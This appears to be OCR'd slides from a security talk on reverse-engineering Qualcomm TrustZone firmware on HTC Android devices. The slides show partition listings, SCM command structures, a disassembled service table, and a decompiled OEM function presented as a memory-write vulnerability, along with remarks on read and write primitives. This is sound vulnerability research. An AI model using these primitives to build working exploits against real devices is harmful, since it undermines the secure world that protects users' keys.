
- Models for service availability and memory accesses are…fragile.
- Seems like, in almost every case, a single memory write vulnerability will RUIN your day.
- …And your architecture is designed in such a way as to produce memory write vulnerabilities like mushrooms

Getting TrustZone Image

```
$ ls -al /dev/block/platform/msm_sdcc.1/by-name/
drwxr-xr-x 2 system root 540 Apr  3 10:05 .
drwxr-xr-x 4 root   root 600 Apr  3 10:05 ..
lrwxrwxrwx 1 root   root  21 Apr  3 10:05 aboot -> /dev/block/mmcblk0p12
lrwxrwxrwx 1 root   root  21 Apr  3 10:05 abootb -> /dev/block/mmcblk0p15
lrwxrwxrwx 1 root   root  20 Apr  3 10:05 boot -> /dev/block/mmcblk0p6
lrwxrwxrwx 1 root   root  21 Apr  3 10:05 rpm -> /dev/block/mmcblk0p11
lrwxrwxrwx 1 root   root  21 Apr  3 10:05 rpmb -> /dev/block/mmcblk0p16
lrwxrwxrwx 1 root   root  20 Apr  3 10:05 sbl1 -> /dev/block/mmcblk0p2
lrwxrwxrwx 1 root   root  20 Apr  3 10:05 sbl2 -> /dev/block/mmcblk0p3
lrwxrwxrwx 1 root   root  21 Apr  3 10:05 sbl2b -> /dev/block/mmcblk0p13
lrwxrwxrwx 1 root   root  20 Apr  3 10:05 sbl3 -> /dev/block/mmcblk0p4
lrwxrwxrwx 1 root   root  21 Apr  3 10:05 sbl3b -> /dev/block/mmcblk0p14
lrwxrwxrwx 1 root   root  21 Apr  3 10:05 system -> /dev/block/mmcblk0p21
lrwxrwxrwx 1 root   root  20 Apr  3 10:05 tz -> /dev/block/mmcblk0p5
lrwxrwxrwx 1 root   root  21 Apr  3 10:05 tzb -> /dev/block/mmcblk0p17
lrwxrwxrwx 1 root   root  21 Apr  3 10:05 userdata -> /dev/block/mmcblk0p23
```

SCM Calls

- Invoked by utilizing the SMC ARM instruction from supervisor mode / kernel space with physical address of an SCM command in r0




```
struct scm_command {
    u32 len;
    u32 buf_offset;
    u32 resp_hdr_offset;
    u32 id;
    u32 buf[0];
};
```

```
struct scm_response {
    u32 len;
    u32 buf_offset;
    u32 is_complete;
};
```

- See arch/arm/mach-msm/scm.c from the Android kernel for more detail

TrustZone Services



```
DCD 0x801

DCD aTzbsp_pil_init     ; "tzbsp_pil_init_image_ns"
DCD 0x1D

DCD tzbsp_pil_init_image_ns+1
DCD 2
DCD 4
DCD 4
DCD 0x805

DCD aTzbsp_pil_auth     ; "tzbsp_pil_auth_reset_ns"
DCD 0x1D

DCD tzbsp_pil_auth_reset_ns+1
DCD 1
DCD 4
DCD 0x802

DCD aTzbsp_pil_mem_     ; "tzbsp_pil_mem_area"
DCD 0xD

DCD tzbsp_pil_mem_area+1
DCD 3
DCD 4
DCD 4
DCD 4
```


- TrustZone image contains a table of all supported SCM calls

```
struct scm_service {
  u32 id;
  char * name;
  u32 return_type;
  int (*impl)();
  u32 num_args;
  u32 arg_size[0];
}
```

- Useful to verify image loaded at correct address


Enter HTC

- Lots of excellent primitives (write_mem, read_mem, memcpy, …)
- HTC utilizes an access bitmask representing each of their tzbsp_oem functions
    - Services can be disabled when no longer needed



```
signed int __fastcall is_svc_enabled(unsigned __int8 svc_id) {
  return g_disable_bitmask & (1 << svc_id);
}
```


Write Vulnerability



```
int __tzbsp_oem_discretix(struct_p * s, size_t len) {
  if (len != 0x14) {
    return -16;
  }
  s->status = g_fs_status; // *(int *)(s + 16) = g_fs_status
  ...
}
```

